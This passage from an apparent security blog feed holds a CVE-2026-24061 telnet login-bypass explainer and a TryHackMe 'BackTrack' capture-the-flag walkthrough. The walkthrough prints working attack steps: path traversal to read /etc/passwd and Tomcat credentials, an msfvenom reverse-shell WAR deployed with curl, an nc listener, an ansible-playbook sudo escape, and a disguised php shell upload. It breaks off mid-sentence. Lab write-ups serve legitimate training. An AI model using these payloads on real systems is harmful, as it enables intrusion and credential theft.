</span><span class="no">EOF
</span>trivia@facts:/tmp<span class="nv">$ </span><span class="nb">sudo</span> /usr/bin/facter <span class="nt">--custom-dir</span> /tmp/exploit
root@facts:/tmp# 
</code></pre></div></div>

<hr />

<p>i bet you , you cant find this type of writeup anywhere so if it helps please drop a comment below.
thank you.
thats all foxs ! have fun happy hacking.</p>]]></content><author><name>Surajit Sen</name><email>sensurajit@proton.me</email></author><category term="htb" /><summary type="html"><![CDATA[]]></summary></entry><entry><title type="html">CVE-2026-24061</title><link href="https://surajitsen.live/cve/2026/02/01/CVE-2026-24061.html" rel="alternate" type="text/html" title="CVE-2026-24061" /><published>2026-02-01T00:00:00+00:00</published><updated>2026-02-01T00:00:00+00:00</updated><id>https://surajitsen.live/cve/2026/02/01/CVE-2026-24061</id><content type="html" xml:base="https://surajitsen.live/cve/2026/02/01/CVE-2026-24061.html"><![CDATA[<h3 id="telnets-backdoor-how-a-simple-argument-injection-let-anyone-be-root">Telnet’s Backdoor: How a Simple Argument Injection Let Anyone Be Root</h3>

<p>its crazy ! 
CVE Score around 9.8/10</p>

<p>found in telnet [ Telnet (TELecommunication NETwork) is a foundational, text-based network protocol and application (running on TCP port 23) that enables a user to remotely access and manage another computer, server, or networking device via a command-line interface. Developed in 1969, it provides a virtual terminal connection, appearing as if the user is physically present at the remote machine ]
source [ https://en.wikipedia.org/wiki/Telnet]</p>

<p>i recenly analyzed this crazy CVE 
and wondering how a tiny logic can spawn root shell after hiding for 11 years</p>

<p><img src="/assets/images/CVES/CVE-2026-24061/exploit.png" alt="exploit" /></p>

<p>how it works ?</p>

<p>think of like Telnet Server as a bouncer at a club who ask for your ID before enter</p>

<p>The Handshake: When you connect to a Telnet server, the server and your computer exchange some “environment variables”—basic info like your username.</p>

<p>The Command: Normally, the Telnet server takes the username you give it and runs a command like: login [your_username]</p>

<p>The Flaw (Argument Injection): The server doesn’t check what you put in the username field. An attacker can send a special “username” like -f root.</p>

<p>The Result: The server blindly runs the command: login -h [hostname] -f root</p>

<p>In Linux systems, the -f flag stands for “force” or “fast” login. It tells the system: “I’ve already checked this person’s ID, just let them in as the root user immediately.” Because the server trustingly passed that flag along, it bypasses the password screen entirely and drops the attacker directly into a root command prompt.</p>

<p>This bug was accidentally added to the code in 2015 and sat there undiscovered until 2026</p>

<p><img src="/assets/images/CVES/CVE-2026-24061/fixed-commit.png" alt="fixed" /></p>

<p>if you look closely , 
you can see that the developers knew about the danger for the USER environment variable (case ‘U’), but they completely forgot to apply that same logic to the standard user_name variable (case ‘u’).</p>

<p>The Logic Gap
In the code snippet, notice the difference between these two cases:</p>

<p>case ‘u’ (The Vulnerable One): return user_name ? xstrdup (user_name) : NULL; It just takes whatever string is in user_name and hands it over. If an attacker sends -froot, the system accepts it without question.</p>

<p>case ‘U’ (The Protected One): The code below it actually has a comment: /* Ignore user names starting with ‘-‘… as they can cause trouble. */. They wrote a specific check here to prevent exactly what CVE-2026-24061 exploits.</p>

<p>How an Attacker Abuses This
Because case ‘u’ was left unprotected, the attack follows this path:</p>

<p>Connection: The attacker connects via Telnet.</p>

<p>Environment Negotiation: The Telnet client sends an environment variable for the username.</p>

<p>The Payload: Instead of blackxploit, the attacker sends -froot.</p>

<p>The Expansion: The code hits case ‘u’, sees -froot, and calls xstrdup(“-froot”).</p>

<p>The Execution: The server then executes: login -h <host> -froot.</host></p>

<p>The Bypass: The login program sees the -f flag and says, “Okay, I’ll log you in as root without a password.”</p>

<p><img src="/assets/images/CVES/CVE-2026-24061/sanitized.png" alt="sanitized" /></p>

<p>By creating sanitize(), the developers moved that logic from case ‘U’ into a reusable tool and applied it to all cases (‘h’, ‘l’, ‘L’, ‘t’, ‘T’, and ‘u’). This ensured that no matter which variable an attacker tried to mess with, the leading - would always be caught.</p>

<p>here is the exploit : https://github.com/JayGLXR/CVE-2026-24061-POC</p>

<p>i know its 2026 and no one use telnet but for those who use Update your GNU InetUtils to version 2.7-2 or newer immediately.</p>

<p>Thanks for reading !</p>]]></content><author><name>Surajit Sen</name><email>sensurajit@proton.me</email></author><category term="cve" /><summary type="html"><![CDATA[Telnet’s Backdoor: How a Simple Argument Injection Let Anyone Be Root]]></summary></entry><entry><title type="html">THM - BackTrack</title><link href="https://surajitsen.live/thm/2026/01/26/backtrack.html" rel="alternate" type="text/html" title="THM - BackTrack" /><published>2026-01-26T00:00:00+00:00</published><updated>2026-01-26T00:00:00+00:00</updated><id>https://surajitsen.live/thm/2026/01/26/backtrack</id><content type="html" xml:base="https://surajitsen.live/thm/2026/01/26/backtrack.html"><![CDATA[<p>after getting the target ip i first run rustscan</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>PORT     STATE SERVICE        REASON
22/tcp   open  ssh            syn-ack ttl 62
6800/tcp open  unknown        syn-ack ttl 62
8080/tcp open  http-proxy     syn-ack ttl 62
8888/tcp open  sun-answerbook syn-ack ttl 62
</code></pre></div></div>
<p>upon scanning using nmap reveals something beyound</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>nmap --min-rate=10000 -p- -A -sC -sV 10.48.163.82
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-25 10:10 EST
Nmap scan report for 10.48.163.82
Host is up (0.039s latency).
Not shown: 65531 closed tcp ports (reset)
PORT     STATE SERVICE         VERSION
22/tcp   open  ssh             OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 
|   3072 55:41:5a:65:e3:d8:c2:4f:59:a1:68:b6:79:8a:e3:fb (RSA)
|   256 79:8a:12:64:cc:5c:d2:b7:38:dd:4f:07:76:4f:92:e2 (ECDSA)
|_  256 ce:e2:28:01:5f:0f:6a:77:df:1e:0a:79:df:9a:54:47 (ED25519)
6800/tcp open  http            aria2 downloader JSON-RPC
|_http-title: Site doesn't have a title.
8080/tcp open  http            Apache Tomcat 8.5.93
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/8.5.93
8888/tcp open  sun-answerbook?
| fingerprint-strings: 
|   GetRequest, HTTPOptions: 
|     HTTP/1.1 200 OK
|     Content-Type: text/html
|     Date: Sun, 25 Jan 2026 15:10:55 GMT
|     Connection: close
|     &lt;!doctype html&gt;
|     &lt;html&gt;
|     &lt;!-- {{{ head --&gt;
|     &lt;head&gt;
|     &lt;link rel="icon" href="../favicon.ico" /&gt;
|     &lt;meta charset="utf-8"&gt;
|     &lt;meta http-equiv="X-UA-Compatible" content="IE=edge,

Network Distance: 3 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 993/tcp)
HOP RTT      ADDRESS
1   40.14 ms 192.168.128.1
2   ...
3   41.02 ms 10.48.163.82

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 40.40 seconds

</code></pre></div></div>

<p>what is aria2 ?</p>

<p>Aria2 is a lightweight, command-line download utility that’s popular for its speed and versatility, supporting multiple protocols (HTTP/HTTPS, FTP, SFTP, BitTorrent, Metalink) and enabling faster downloads by pulling from multiple sources/connections simultaneously, making it great for large files and torrents. It’s a powerful, multi-threaded tool that can resume interrupted downloads, use proxies, and even integrate with other download managers through its RPC interfaces.</p>

<p>and visiting http://10.48.163.82:8888/ shows aria2 download manager
and notice its version going to settings/serverinfo 
Aria2 server info
Aria2 Version 1.35.0</p>

<p>quickly search for exploit for particular version and got CVE-2023-39141</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Vulnerability: Path Traversal (CVE-2023-39141)
Affected Software: webui-aria2 (web interface for aria2)
Impact: A remote, unauthenticated attacker can read sensitive files on the server hosting the web interface, often leading to full system control.
Root Cause: Improper input validation in the web server component of webui-aria2. 
</code></pre></div></div>

<p>next i run nuclei 
to confirm its vulnerability</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>┌──(kali㉿blackXploit)-[~/Downloads/backtrack]
└─$ nuclei -t /home/kali/Downloads/CVE-2023-39141.yaml --target http://10.48.163.82:8888/

                     __     _
   ____  __  _______/ /__  (_)
  / __ \/ / / / ___/ / _ \/ /
 / / / / /_/ / /__/ /  __/ /
/_/ /_/\__,_/\___/_/\___/_/   v3.4.10

                projectdiscovery.io

[INF] Your current nuclei-templates v10.3.2 are outdated. Latest is v10.3.7
[INF] Successfully updated nuclei-templates (v10.3.7) to /home/kali/.local/nuclei-templates. GoodLuck!

Nuclei Templates v10.3.7 Changelog
┌───────┬───────┬──────────┬─────────┐
│ TOTAL │ ADDED │ MODIFIED │ REMOVED │
├───────┼───────┼──────────┼─────────┤
│ 4049  │ 410   │ 3637     │ 2       │
└───────┴───────┴──────────┴─────────┘
[INF] Current nuclei version: v3.4.10 (outdated)
[INF] Current nuclei-templates version: v10.3.7 (latest)
[INF] New templates added in latest release: 102
[INF] Templates loaded for current scan: 1
[INF] Executing 1 signed templates from projectdiscovery/nuclei-templates
[INF] Targets loaded for current scan: 1
[CVE-2023-39141] [http] [high] http://10.48.163.82:8888/../../../../etc/passwd
[INF] Scan completed in 1.347609983s. 1 matches found.

</code></pre></div></div>

<p>using burp to send this req</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>GET /../../../../etc/passwd HTTP/1.1
Host: 10.48.163.82:8888
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: aria2filters=%22%7B%5C%22s%5C%22%3Atrue%2C%5C%22a%5C%22%3Atrue%2C%5C%22w%5C%22%3Atrue%2C%5C%22c%5C%22%3Atrue%2C%5C%22e%5C%22%3Atrue%2C%5C%22p%5C%22%3Atrue%2C%5C%22r%5C%22%3Atrue%7D%22; aria2conf=%7B%22host%22%3A%2210.48.163.82%22%2C%22path%22%3A%22/jsonrpc%22%2C%22port%22%3A6800%2C%22encrypt%22%3Afalse%2C%22auth%22%3A%7B%7D%2C%22directURL%22%3A%22%22%7D
Upgrade-Insecure-Requests: 1
Priority: u=0, i
</code></pre></div></div>

<p>response :</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>HTTP/1.1 200 OK
Content-Type: text/html
Date: Sun, 25 Jan 2026 15:22:03 GMT
Connection: keep-alive
Content-Length: 1975

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
landscape:x:110:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:111:1::/var/cache/pollinate:/bin/false
fwupd-refresh:x:112:116:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
mysql:x:113:122:MySQL Server,,,:/nonexistent:/bin/false
tomcat:x:1002:1002::/opt/tomcat:/bin/false
orville:x:1003:1003::/home/orville:/bin/bash
wilbur:x:1004:1004::/home/wilbur:/bin/bash

</code></pre></div></div>

<p>after that i have tried to read the flag content by passing encoded paths and i got 404 
i tried to</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>ffuf -u "http://10.48.163.82:8888/../../../../FUZZ" -w /usr/share/wordlists/dirb/common.txt

        /'___\  /'___\           /'___\       
       /\ \__/ /\ \__/  __  __  /\ \__/       
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\      
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/      
         \ \_\   \ \_\  \ \____/  \ \_\       
          \/_/    \/_/   \/___/    \/_/       

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.48.163.82:8888/../../../../FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirb/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

                        [Status: 500, Size: 62, Words: 9, Lines: 2, Duration: 52ms]
bin                     [Status: 500, Size: 65, Words: 9, Lines: 2, Duration: 38ms]
boot                    [Status: 500, Size: 66, Words: 9, Lines: 2, Duration: 43ms]
dev                     [Status: 500, Size: 65, Words: 9, Lines: 2, Duration: 50ms]
data                    [Status: 500, Size: 66, Words: 9, Lines: 2, Duration: 210ms]
etc                     [Status: 500, Size: 65, Words: 9, Lines: 2, Duration: 41ms]
home                    [Status: 500, Size: 66, Words: 9, Lines: 2, Duration: 39ms]
lib                     [Status: 500, Size: 65, Words: 9, Lines: 2, Duration: 40ms]
lost+found              [Status: 500, Size: 64, Words: 6, Lines: 2, Duration: 37ms]
media                   [Status: 500, Size: 67, Words: 9, Lines: 2, Duration: 40ms]
opt                     [Status: 500, Size: 65, Words: 9, Lines: 2, Duration: 41ms]
proc                    [Status: 500, Size: 66, Words: 9, Lines: 2, Duration: 38ms]
root                    [Status: 500, Size: 58, Words: 6, Lines: 2, Duration: 39ms]
run                     [Status: 500, Size: 65, Words: 9, Lines: 2, Duration: 38ms]
sbin                    [Status: 500, Size: 66, Words: 9, Lines: 2, Duration: 38ms]
srv                     [Status: 500, Size: 65, Words: 9, Lines: 2, Duration: 47ms]
sys                     [Status: 500, Size: 65, Words: 9, Lines: 2, Duration: 47ms]
tmp                     [Status: 500, Size: 65, Words: 9, Lines: 2, Duration: 38ms]
usr                     [Status: 500, Size: 65, Words: 9, Lines: 2, Duration: 37ms]
var                     [Status: 500, Size: 65, Words: 9, Lines: 2, Duration: 35ms]
:: Progress: [4614/4614] :: Job [1/1] :: 1000 req/sec :: Duration: [0:00:05] :: Errors: 0 ::
</code></pre></div></div>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>cat &gt; files.txt &lt;&lt; EOF
etc/passwd
etc/shadow
etc/hosts
flag
flag.txt
root.txt
user.txt
home/orville/user.txt
home/wilbur/user.txt
root/root.txt
var/www/html/index.html
opt/tomcat/webapps/ROOT/index.jsp
home/orville/.ssh/id_rsa
home/wilbur/.ssh/id_rsa
EOF

ffuf -u "http://10.48.163.82:8888/../../../../FUZZ" -w files.txt -mc 200

        /'___\  /'___\           /'___\       
       /\ \__/ /\ \__/  __  __  /\ \__/       
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\      
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/      
         \ \_\   \ \_\  \ \____/  \ \_\       
          \/_/    \/_/   \/___/    \/_/       

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.48.163.82:8888/../../../../FUZZ
 :: Wordlist         : FUZZ: /home/kali/Downloads/backtrack/files.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200
________________________________________________

etc/hosts               [Status: 200, Size: 288, Words: 12, Lines: 13, Duration: 84ms]
etc/passwd              [Status: 200, Size: 1975, Words: 17, Lines: 38, Duration: 83ms]
opt/tomcat/webapps/ROOT/index.jsp [Status: 200, Size: 12234, Words: 4318, Lines: 220, Duration: 84ms]
:: Progress: [14/14] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errors: 0 ::

</code></pre></div></div>
<p>here i</p>

<p>Confirms tomcat user’s application files are accessible</p>

<p>By default, Tomcat stores credentials in
plain text within the conf/tomcat-users.xml file, which is a significant security vulnerability. However, Tomcat is highly configurable and supports various formats for storing credentials, including hashed and salted forms, through different CredentialHandler implementations</p>

<p>so we can use</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>curl --path-as-is 'http://10.48.163.82:8888/../../../../../../../../../../../../../../../../../../../../opt/tomcat/conf/tomcat-users.xml'
</code></pre></div></div>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>&lt;?xml version="1.0" encoding="UTF-8"?&gt;
&lt;tomcat-users xmlns="http://tomcat.apache.org/xml"
              xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
              xsi:schemaLocation="http://tomcat.apache.org/xml tomcat-users.xsd"
              version="1.0"&gt;

  &lt;role rolename="manager-script"/&gt;
  &lt;user username="tomcat" password="OPx52k53D8OkTZpx4fr" roles="manager-script"/&gt;

&lt;/tomcat-users&gt;
</code></pre></div></div>

<p>and we know the user name and password lets quickly login on apache tomcat manager with web ui but unfortunetly we are not allowed to do this</p>

<h3 id="the-manager-runs-on-port-8080">the manager runs on port 8080</h3>
<p>get 403 
but in order to get RCE we need to upload shell</p>

<p>lets craft the payload 
using</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>msfvenom -p java/jsp_shell_reverse_tcp LHOST=ip LPORT=port -f war -o shell.war 

</code></pre></div></div>

<p>why war  ?</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>A WAR (Web ARchive) file is a standard, portable file format used to package an entire Java-based web application for deployment on a web server or application server
</code></pre></div></div>

<p>so lets upload it via classic curl method</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>┌──(kali㉿blackXploit)-[~/Downloads/backtrack]
└─$ curl -u tomcat:OPx52k53D8OkTZpx4fr --upload-file shell.war "http://10.48.159.219:8080/manager/text/deploy?path=/shell/&amp;update=true"
OK - Deployed application at context path [/shell/]

</code></pre></div></div>
<p>we can now execute it via again curl</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>curl -L http://10.48.159.219:8080/shell

nc -lvnp 4332
</code></pre></div></div>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>┌──(kali㉿blackXploit)-[~/Downloads/backtrack]
└─$ nc -lvnp 4332
listening on [any] 4332 ...
connect to [192.168.146.172] from (UNKNOWN) [10.48.159.219] 34250
python3 -c "import pty;pty.spawn('/bin/bash')"
tomcat@Backtrack:/$ ls
ls
bin   data  etc   lib    lib64   lost+found  mnt  proc  run   srv  tmp  vagrant
boot  dev   home  lib32  libx32  media       opt  root  sbin  sys  usr  var
tomcat@Backtrack:/$ cd /opt   
cd /opt
tomcat@Backtrack:/opt$ ;s
;s
bash: syntax error near unexpected token `;'
tomcat@Backtrack:/opt$ ls
ls
aria2  test_playbooks  tomcat
tomcat@Backtrack:/opt$ cd tomcat 
cd tomcat
tomcat@Backtrack:~$ ls
ls
BUILDING.txt     NOTICE         RUNNING.txt  flag1.txt  temp
CONTRIBUTING.md  README.md      bin          lib        webapps
LICENSE          RELEASE-NOTES  conf         logs       work
tomcat@Backtrack:~$ cat flag.txt 
cat flag.txt
cat: flag.txt: No such file or directory
tomcat@Backtrack:~$ cat flag1.txt
cat flag1.txt

</code></pre></div></div>
<p>now shell as willbur 
need sudo priv 
so 
lets check</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>tomcat@Backtrack:~$ 

tomcat@Backtrack:~$ sudo -l 
sudo -l 
Matching Defaults entries for tomcat on Backtrack:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User tomcat may run the following commands on Backtrack:
    (wilbur) NOPASSWD: /usr/bin/ansible-playbook /opt/test_playbooks/*.yml
tomcat@Backtrack:~$ 
</code></pre></div></div>

<p>head over to gtfo bins and found 
https://gtfobins.org/gtfobins/ansible-playbook/</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>echo '[{hosts: localhost, tasks: [shell: /bin/sh &lt;/dev/tty &gt;/dev/tty 2&gt;/dev/tty]}]' &gt;/path/to/temp-file
ansible-playbook /path/to/temp-file
</code></pre></div></div>
<p>we use this as</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>sudo -u wilbur  /usr/bin/ansible-playbook /opt/test_playbooks/../../../dev/shm/shell.yml
</code></pre></div></div>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>tomcat@Backtrack:~$ sudo -u wilbur  /usr/bin/ansible-playbook /opt/test_playbooks/../../../dev/shm/shell.yml
&lt;book /opt/test_playbooks/../../../dev/shm/shell.yml
[WARNING]: provided hosts list is empty, only localhost is available. Note that
the implicit localhost does not match 'all'
[WARNING]: Skipping plugin (/usr/lib/python3/dist-
packages/ansible/plugins/connection/httpapi.py) as it seems to be invalid:
module 'lib' has no attribute 'X509_V_FLAG_NOTIFY_POLICY'
[WARNING]: Skipping plugin (/usr/lib/python3/dist-
packages/ansible/plugins/connection/vmware_tools.py) as it seems to be invalid:
module 'lib' has no attribute 'X509_V_FLAG_NOTIFY_POLICY'
[WARNING]: Skipping plugin (/usr/lib/python3/dist-
packages/ansible/plugins/connection/winrm.py) as it seems to be invalid: module
'lib' has no attribute 'X509_V_FLAG_NOTIFY_POLICY'
ERROR! an error occurred while trying to read the file '/dev/shm/shell.yml': [Errno 13] Permission denied: b'/dev/shm/shell.yml'
tomcat@Backtrack:~$ chmod 777 /dev/shm/shell.yml 
chmod 777 /dev/shm/shell.yml
tomcat@Backtrack:~$ sudo -u wilbur  /usr/bin/ansible-playbook /opt/test_playbooks/../../../dev/shm/shell.yml
&lt;book /opt/test_playbooks/../../../dev/shm/shell.yml
[WARNING]: provided hosts list is empty, only localhost is available. Note that
the implicit localhost does not match 'all'
[WARNING]: Skipping plugin (/usr/lib/python3/dist-
packages/ansible/plugins/connection/httpapi.py) as it seems to be invalid:
module 'lib' has no attribute 'X509_V_FLAG_NOTIFY_POLICY'
[WARNING]: Skipping plugin (/usr/lib/python3/dist-
packages/ansible/plugins/connection/vmware_tools.py) as it seems to be invalid:
module 'lib' has no attribute 'X509_V_FLAG_NOTIFY_POLICY'
[WARNING]: Skipping plugin (/usr/lib/python3/dist-
packages/ansible/plugins/connection/winrm.py) as it seems to be invalid: module
'lib' has no attribute 'X509_V_FLAG_NOTIFY_POLICY'
[WARNING]: Skipping plugin (/usr/lib/python3/dist-
packages/ansible/plugins/callback/foreman.py) as it seems to be invalid: module
'lib' has no attribute 'X509_V_FLAG_NOTIFY_POLICY'
[WARNING]: Skipping plugin (/usr/lib/python3/dist-
packages/ansible/plugins/callback/grafana_annotations.py) as it seems to be
invalid: module 'lib' has no attribute 'X509_V_FLAG_NOTIFY_POLICY'
[WARNING]: Skipping plugin (/usr/lib/python3/dist-
packages/ansible/plugins/callback/hipchat.py) as it seems to be invalid: module
'lib' has no attribute 'X509_V_FLAG_NOTIFY_POLICY'
[WARNING]: Skipping plugin (/usr/lib/python3/dist-
packages/ansible/plugins/callback/nrdp.py) as it seems to be invalid: module
'lib' has no attribute 'X509_V_FLAG_NOTIFY_POLICY'
[WARNING]: Skipping plugin (/usr/lib/python3/dist-
packages/ansible/plugins/callback/slack.py) as it seems to be invalid: module
'lib' has no attribute 'X509_V_FLAG_NOTIFY_POLICY'
[WARNING]: Skipping plugin (/usr/lib/python3/dist-
packages/ansible/plugins/callback/splunk.py) as it seems to be invalid: module
'lib' has no attribute 'X509_V_FLAG_NOTIFY_POLICY'
[WARNING]: Skipping plugin (/usr/lib/python3/dist-
packages/ansible/plugins/callback/sumologic.py) as it seems to be invalid:
module 'lib' has no attribute 'X509_V_FLAG_NOTIFY_POLICY'

PLAY [localhost] ***************************************************************

TASK [Gathering Facts] *********************************************************
ok: [localhost]

TASK [shell] *******************************************************************
$ id
id
uid=1004(wilbur) gid=1004(wilbur) groups=1004(wilbur)
$ 
</code></pre></div></div>
<p>we are now wilbur
and i found some juicy files lets read</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>loop-control     rtc0    tty23     tty45  ttyS0  ttyS30  vcsa5
$ cd /home
cd /home
$ ls
ls
orville  wilbur
$ cd wilbur  
cd wilbur
$ ls
ls
from_orville.txt
$ ls -la   
ls -la
total 28
drwxrwx--- 3 wilbur wilbur 4096 Jan 26 06:18 .
drwxr-xr-x 4 root   root   4096 Mar  9  2024 ..
drwxrwxr-x 3 wilbur wilbur 4096 Jan 26 06:18 .ansible
lrwxrwxrwx 1 root   root      9 Mar  9  2024 .bash_history -&gt; /dev/null
-rw-r--r-- 1 wilbur wilbur 3771 Mar  9  2024 .bashrc
-rw------- 1 wilbur wilbur   48 Mar  9  2024 .just_in_case.txt
lrwxrwxrwx 1 root   root      9 Mar  9  2024 .mysql_history -&gt; /dev/null
-rw-r--r-- 1 wilbur wilbur 1010 Mar  9  2024 .profile
-rw------- 1 wilbur wilbur  461 Mar  9  2024 from_orville.txt
$ 

$ cat .just_in_case.txt 
cat .just_in_case.txt
in case i forget :

wilbur:mYe317Tb9qTNrWFND7KF
$ 
$ cat from_orville.txt
cat from_orville.txt
Hey Wilbur, it's Orville. I just finished developing the image gallery web app I told you about last week, and it works just fine. However, I'd like you to test it yourself to see if everything works and secure.
I've started the app locally so you can access it from here. I've disabled registrations for now because it's still in the testing phase. Here are the credentials you can use to log in:

email : orville@backtrack.thm
password : W34r3B3773r73nP3x3l$
$ 
</code></pre></div></div>
<p>we have got password for wilbur 
and as instructed/mentioned lets see the internal connections by running</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>$ ss -tlnp 
ss -tlnp
State   Recv-Q  Send-Q        Local Address:Port    Peer Address:Port  Process  
LISTEN  0       70                127.0.0.1:33060        0.0.0.0:*              
LISTEN  0       151               127.0.0.1:3306         0.0.0.0:*              
LISTEN  0       511               127.0.0.1:80           0.0.0.0:*              
LISTEN  0       1024                0.0.0.0:6800         0.0.0.0:*              
LISTEN  0       4096          127.0.0.53%lo:53           0.0.0.0:*              
LISTEN  0       128                 0.0.0.0:22           0.0.0.0:*              
LISTEN  0       1        [::ffff:127.0.0.1]:8005               *:*              
LISTEN  0       100                       *:8080               *:*              
LISTEN  0       1024                   [::]:6800            [::]:*              
LISTEN  0       128                    [::]:22              [::]:*              
LISTEN  0       511                       *:8888               *:*              
$ 
</code></pre></div></div>

<p>since we have the wilbur ssh password we can actully forward the port that is runnung locally</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>┌──(kali㉿blackXploit)-[~/Downloads/backtrack]
└─$ ssh -L 9999:127.0.0.1:80 wilbur@10.48.159.219
The authenticity of host '10.48.159.219 (10.48.159.219)' can't be established.
ED25519 key fingerprint is: SHA256:0083wvLGeoh6f0CIO11O0TYxt6R1Hr7AB8xEhvgtm+A
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.48.159.219' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
wilbur@10.48.159.219's password: 
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-173-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information disabled due to load higher than 1.0

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

1 additional security update can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm


The list of available updates is more than a week old.
To check for new updates run: sudo apt update


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

-Xmx1024M: command not found
wilbur@Backtrack:~$ 
</code></pre></div></div>

<p>we forward the port we can access the web app 
its a image upload like site 
we can login using given creds and try to upload php rev shell</p>

<p>since it only accepts only jpg , png , jpeg and gif are allowed lets try to bypass 
by double extention method and it worked</p>

<p>we uploaded the shell and started listener 
